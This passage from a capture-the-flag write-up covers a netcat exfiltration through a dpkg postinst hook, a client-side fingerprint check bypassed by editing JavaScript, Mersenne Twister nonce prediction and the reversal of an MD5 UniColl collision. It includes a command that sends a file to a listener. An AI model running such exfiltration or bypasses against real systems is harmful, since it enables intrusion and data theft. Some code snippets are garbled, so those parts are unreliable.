
Results

Reverse shell failure. For whatever reason the reverse shell reaches back and creates the connection to the listener but it does not get an interactive sessions. After some proponderance of the evidence, likely the process is killed by a watchdog monitoring the dpkg installation process. I also tried a bind shell which too did not work, likely because of the same reason.



Since the netcat process was able to open a session, it may be possible to cat out the contents to the target file before the session gets killed. This is done by modifying the `postinst` script to read the file rather then exec a reverse shell. `nc $CONSOLE_IP 4343 < /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`.

After making these changes the contents of the file are captured by the netcat listener!



Answer

Tanta Kringle

Objective 10 - Defeat Fingerprint Sensor

The objective if this challenge is to bypass the fingerprint scanner in the santavator to gain access to the workshop as the regular player character. This challenge is solvable by inspecting the source code of the santavator zone which reveals the check on the finger print reader is enforced client side. By modifying the source code in the browser, the check can be removed allowing a bypass to access Santa's office.

Enumeration

First, in the narrative of the game, using the santavator with authorization demonstrated how a normal flow occurs. The user, with authorization, clicks the button for Santa's Office then clicks the fingerprint reader.

Therefore, the goal is to bypass the authorization that occur when the finger print reader is clicked.

Knowing this, the click handler code can be found by tracing the element in the website's DOM through to the Javascript. After doing this trace, the code which executes the click handler can be isolated as seen below.

```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

  cover.addEventListener('click', () => {
    if (btn4.classList.contains('powered') && hasToken('besanta')) {
      $.ajax({
        type: 'POST',
        url: POST_URL,
        dataType: 'json',
        contentType: 'application/json',
        data: JSON.stringify({
          targetFloor: '3',
          id: getParams.id,
        }),
        success: (res, status) => {
          if (res.hash) {
            __POST_RESULTS__({
              resourceId: getParams.id || '1111',
              hash: res.hash,
              action: 'goToFloor-3',
            });
          }
        }
      });
    } else {
      __SEND_MSG__({
        type: 'sfx',
        filename: 'error.mp3',
      });
    }
  });
};
```


Bypassing

Inspecting the code, there is a call to `hashToken('santa')` in an if block which is likely the authorization event. This would indicate the authorization is occurring client side. It is possible then to modify the running javascript in the browser and remove this check. This functionality is available in standard Chrome and Firefox developer edition. The screen shots below show the modification in Chrome.

```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

  cover.addEventListener('click', () => {
    if (btn4.classList.contains('powered')) {
      $.ajax({
        type: 'POST',
        url: POST_URL,
        dataType: 'json',
        contentType: 'application/json',
        data: JSON.stringify({
          targetFloor: '3',
          id: getParams.id,
        }),
        success: (res, status) => {
          if (res.hash) {
            __POST_RESULTS__({
              resourceId: getParams.id || '1111',
              hash: res.hash,
              action: 'goToFloor-3',
            });
          }
        }
      });
    } else {
      __SEND_MSG__({
        type: 'sfx',
        filename: 'error.mp3',
      });
    }
  });
};

const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
```

After modifying the source, the finger print will reader will grant you access to Santa's Workshop as the

regular user.



Objective 11 - Naughty/Nice List with Blockchain Investigation

This challenge entailed performing various tasks on the naughty or nice blockchain. It was broken up into two parts. The first part required using the cryptographic weakness in the mersenne twister random number generator predict the nonce values used in blocks. The second part required undoing an MD5 hash collision induced in one of the blocks to recover the original information.

Part 1 - Nonce Prediction

The nonce generation code is handled by sample python code `naughty_nice.py` which reveals it uses the built-in python random number generator which is based on the mersenne twister algorithm. This algorithm has a weakness for cryptographic applications in that, with 624 observed sequential generations, a model and be populated which will then be able to generate all future values. Within the naughty / nice blockchain, there are exactly 624 sequential nonce values which can be used to prepopulate model and predict what future nonce values will be.

The script, `naughty_nice_11a.py` solves this for the `blockchain.dat` file by reporting the the next 10 values of the nonce based on the predictor. This allows the prediction of the nonce for index 130000 to be predicted and submitted.

```
from mt19937predictor import MT19937Predictor
pd = MT19937Predictor()
pass_i = 0
i = 0
for b in c2.blocks:
    print("{}:{}".format(b.index,b.nonce))
    pass_i = b.index
    i = i + 1

    if i > 624:
        print(pd.getrandbits(64) == b.nonce)
    else:
        pd.setrandbits(b.nonce,64)
print(pass_i)
for i in range (1,10):
    print("{}:{:x}".format(i+pass_i,pd.getrandbits(64)))
```

```
129995:7556872674124112955
True
129996:16969683986178983974
True
129996
129997:b744baba65ed6fce
129998:1866abd00f13aed
129999:844f6b07bd9403e4
130000:57066318f32f729d
130001:2fe537f46c10462b
130002:b573eedd19afe4e9
130003:cd181d243aaff931
130004:5d55db8fa38e9fd3
130005:766dcfbee8c5f103
root@87276227da2e:/usr/src/app#
```

Part 2 - Undo MD5 Collision

Finding the Tampered Block

In part, the first step is to use the provided hash to find the block within the chain that was tampered with. The SHA1 hash of the block is `58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f`. As describe in the question, this is the SHA1 of the whole block, not the data section which the suspect MD5 hash encompasses. Therefore, to find this hash, the SHA1 of the whole data block needs to be done and compared against the known value. THis can be done with the following code snipit below, appended to the end of the `naughty_nice.py`

```
import hashlib
h = hashlib.sha256()
hv = '58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f'
c = Chain(load=True, filename='blockchain.dat')
for b in c.blocks:
m.update(b.block_data_signed())
if m.hexdigest() == hv:
```

```
        print(b.index)
        break
```

After running the code, we find the block to be 129459

The Hints

The hints for this challenge revealed the following which will dictate the plans moving forward.

1. A collision was in the MD5 signature was induced

- This block is the tampered version, need to undo it
- This collision type is UniColl

2. The tamper only required 4 bytes to change within the block

Block Enumeration

Now that the tampered block has been revealed, it can be surveyed to to see what areas might be of interested in assessing for the 4 byte changes.

Areas of Interest

1. fields

- Score
    - Set to 0xFFFFFFFF, the max for the 4 byte data type of this field
- Sign (Naughty/Nice)
    - Set to 0x01, interpreted as nice
    - Any < 0x01 value of this will be interpreted as naughty
- Attachment 1
    - Binary Blob
    - Extracted but found not determine a file type
- Attachment 2
    - PDF File
    - Extracted and viewed
    - Noticed the file size was noticeably larger than other PDF files pulled ouf the blockchain

Without some more research into MD5 collisions

MD5 Collision Research



Following the reference material provided as the hints, the following observations where made.

1. UniColl can be done with 2 byte changes involving a modification of +1 and -1 at 64 byte clock aligned byte positions
2. An identical pretext collision (IPC) is likely used since when looking at the file structure of the block, the first 64 bytes are unlikely to be modified in the tamper event
3. A PDF UniColl only requires 2 byte changes and can be used to render two PDF with different contents

- Two PDFs are merged together
- Main catalog in one points to one document tree and second PDf the other document tree
    - This change this the first byte modification UniColl requires
- Second byte modification falls in a comment block after the catalog

Analyzing the PDF

The first byte to attempt to swap based on the research is the page number in the catalog, moving from page 2 to page 3. In so doing, the PDF, when opened through chrome renders a completely different file content. They can be seen in the screenshots below.

Modified	Original
	

Reading the contents of the PDF, the next byte modification within the block becomes apparent, the sign (naughty or nice) field was moved from 0 (naughty) to 1 (nice).

At this point, we have 2 of the 4 byte modifications. Block byte 0x49 was modified with a +1 and block byte 0x109 or PDF byte 0x3F was modified with a -1.


Block Byte 0x49

Some observations about this byte.

1. Its at the 9th position in the second 64 byte block, which is a characteristic of the UniColl attack
2. The byte is increased by 1 in the attack which aligns with the UniColl style attack.

Using the above observations, it seems likely that this byte modification is the result of a UniColl with an identical prefix for each block. The prefix is the first 64 bytes, which is the first 4 fields of the block: Index [0-15] Nonce [16-31] Pid [32-47] Rid [48-63] Then, he modification block would see the 9th byte of the block be modified by a + 1. doc_count [64] score [65-71] sign [72] //0x49

A test with the prefix was done with hashclash which is seen in the screenshot below.




Thus, based on the analysis, the next byte to modified occur at 0x89, (64 bytes later). This byte occurs within the unidentified binary blob attachment to the block. Thus, this attachment is likely a "comment" section within the hash collisions view of the file format in that the data can be modified without affecting the file interpretation. The byte at 0x89 would have been decremented by 1 by the attack. Therefore, to "correct" this block from what is currently on the blockchain, byte 0x49 needs to be decremented by 1 and byte 0x89 needs to incremented by 1.

Running through through the modified python code of `naught_nice.py`, the MD5 hash is the same. This indicates that collision in the PDF file is independent of the collision induced two move the bytes in block data areas. In the UniColl theory, this is because this is considered the suffix of the hash representation of the file format and can be any data. It also means that the byte modification in the PDF can be stand alone and not part of any hash collision.

PDF Byte 0x109

This byte is required to be modified to reveal the hidden PDF within the document. This makes 3 identified bytes with one more left to discover. As indicated in the previous section, this byte modification is independent of the MD5 hash collision of the whole block and thus the third byte can be anywhere within the suffix of the initial collision. However, it is likely, given the challenge, the byte change in the PDF to hide the non-malicious PDF are related through a hash collision. Looking at the dumped PDF document (`block.dump_doc(1)`), the modification of the known byte occurs at 0x3F, which is not properly byte aligned for the UniColl exploit. Examining the file structure on disk again, it can be observed that the file storage format on the blockchain, pushes in 10 bytes, identifying the file type and size which would make it the aligned for a UniColl exploit. Furthermore, the second byte change at offset 0x89, would fall in the PDF catalog comment section which is what an attacker would want in a UniColl exploit on a PDF file. Thus, it appears that a second collision was created in the raw data format of attachment: [2 Bytes - Type][8 Bytes - Length][PDF File]. Thus, if the attacker attempted to hide this change in a hash collision, it would indicate that the 0x89 byte would need to be decremented by 1. The following changes were made.



File Information

File Name	block_129459.part2.sol
File Size	41,219 bytes (41 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	91	91
16-bit Integer	18779	18779
24-bit Integer	10439003	-6338213
32-bit Integer	2258585947	-2036381349
64-bit Integer (+)	9599851262914808155	
64-bit Integer (±)	-8846892810794743461	
16-bit Float. P.	10.71094	
32-bit Float. P.	-5.9916939e-35	
64-bit Float. P.	-1.716382380199698e-283	
LEB128 (+)	91	
LEB128 (±)	-37	
MS-DOS DateTime	Invalid date	
OLE 2.0 DateTime	1899-12-30 00:00:00.000 UTC	
UNIX DateTime	2041-07-28 00:59:07 UTC	
Macintosh HFS DateTime	1975-07-27 20:59:07 Local	
Macintosh HFS+ DateTime	1975-07-28 00:59:07 UTC	
Binary	○ ● ○ ● ● ○ ● ●	

Data Inspector (Big-endian)

-Untitled- × block_129459.part2.sol ×

```
00000000  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31  0500009f57%PDF-1
00000010  2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  .3.%%╧╬╟┼!..1 0
00000020  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61  obj.<</Type/Cata
00000030  6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  log/_Go_Away/San
00000040  74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20  ta/Pages 3 0 R
00000050  20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F      0·┘┐WÄ<¬σ.xÅ
00000060  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A  τ`≤.d»¬.í≥í=cu>.
00000070  A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  Ñ┐ÇbO├F┐╓g╩≈Iòæ─
00000080  02 01 ED AB 03 B9 EF 95 99 1B 5B 49 9F 86 DC 85  ..φ½.╣∩òÖ.[Iƒå▄à
00000090  39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  9àÉÖ¡T\\.s?σ°ñë╣2
000000A0  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF  ò Th.MIy8Φ·┐╥:├╧
000000B0  50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  P≡.2[¢.tuòB+sx≡%
